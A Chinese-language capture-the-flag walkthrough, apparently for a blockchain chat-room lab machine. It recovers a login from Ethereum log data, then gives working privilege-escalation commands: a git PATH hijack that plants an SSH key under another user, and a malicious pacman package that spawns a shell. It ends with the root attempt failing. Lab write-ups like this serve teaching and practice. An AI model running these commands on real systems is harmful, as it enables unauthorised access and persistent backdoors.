
在 burpsuite 看到了几个 API 接口的调用记录,与之前 8545 端口的以太坊协议调用类似。结合接口名称 chat_address 大致可以猜到是一个基于区块链的聊天室,可以看一下区块链上的信息。

首先获取 token

然后查看链上的 Log
把所有的 data 部分拿出来,然后尝试十六进制转字符串


发现了两个用户,以及之前发送的消息,第一个块 0x0 是 keria 用户,那么调用 get_BlockByNumber 查看


在 0x0 块没发现什么信息,在 0x1 块发现了 input 内容,是一串十六进制数据,解密:


有点像是凭据,尝试登录 keira:SomedayBitCoinWillCollapse
Local Enum

发现可以以 paul 用户权限调用 forge

是一个 Solidity 项目管理工具
Shell as Paul
这里给出了官方文档。一般项目管理工具在对项目进行创建、构建、运行、清理的时候都可以加载自定义脚本,因此可以找一个开源的配置文件进行修改,首先创建一个项目
sudo -u paul /home/paul/.foundry/bin/forge init /tmp/test1
这里发现初始化项目的时候还会调用 git,同时 sudo -l 也没有对环境变量进行重置,因此可以劫持 git
cd /tmp; ssh-keygen -t rsa -q -P "" -f ~/.ssh/id_rsa; echo '#!/bin/bash' > /tmp/git; echo "mkdir ~/.ssh" >> /tmp/git; echo "echo `cat ~/.ssh/id_rsa.pub` >> ~/.ssh/authorized_keys" >> /tmp/git; chmod +x /tmp/git; export PATH=/tmp:$PATH; sudo -u paul /home/paul/.foundry/bin/forge init /tmp/test
ssh [email protected]
Shell as Root
有 pacman 的 sudo 权限,可以先打包一个恶意的 pacman 安装包,在安装过程中执行命令。
sudo pacman -R pwned --noconfirm
cd; rm -rf /tmp/good; mkdir /tmp/good; cd /tmp/good
cat << EOF > PKGBUILD
pkgname=pwned
pkgver=1.2
pkgrel=3
arch=(x86_64)
package() {
	bash
}
EOF
makepkg -s
sudo pacman -U pwned-1.2-3-x86_64.pkg.tar.zst --noconfirm
这里虽然提示符变成了 # 号,但是并没有权限,一个假的 Root
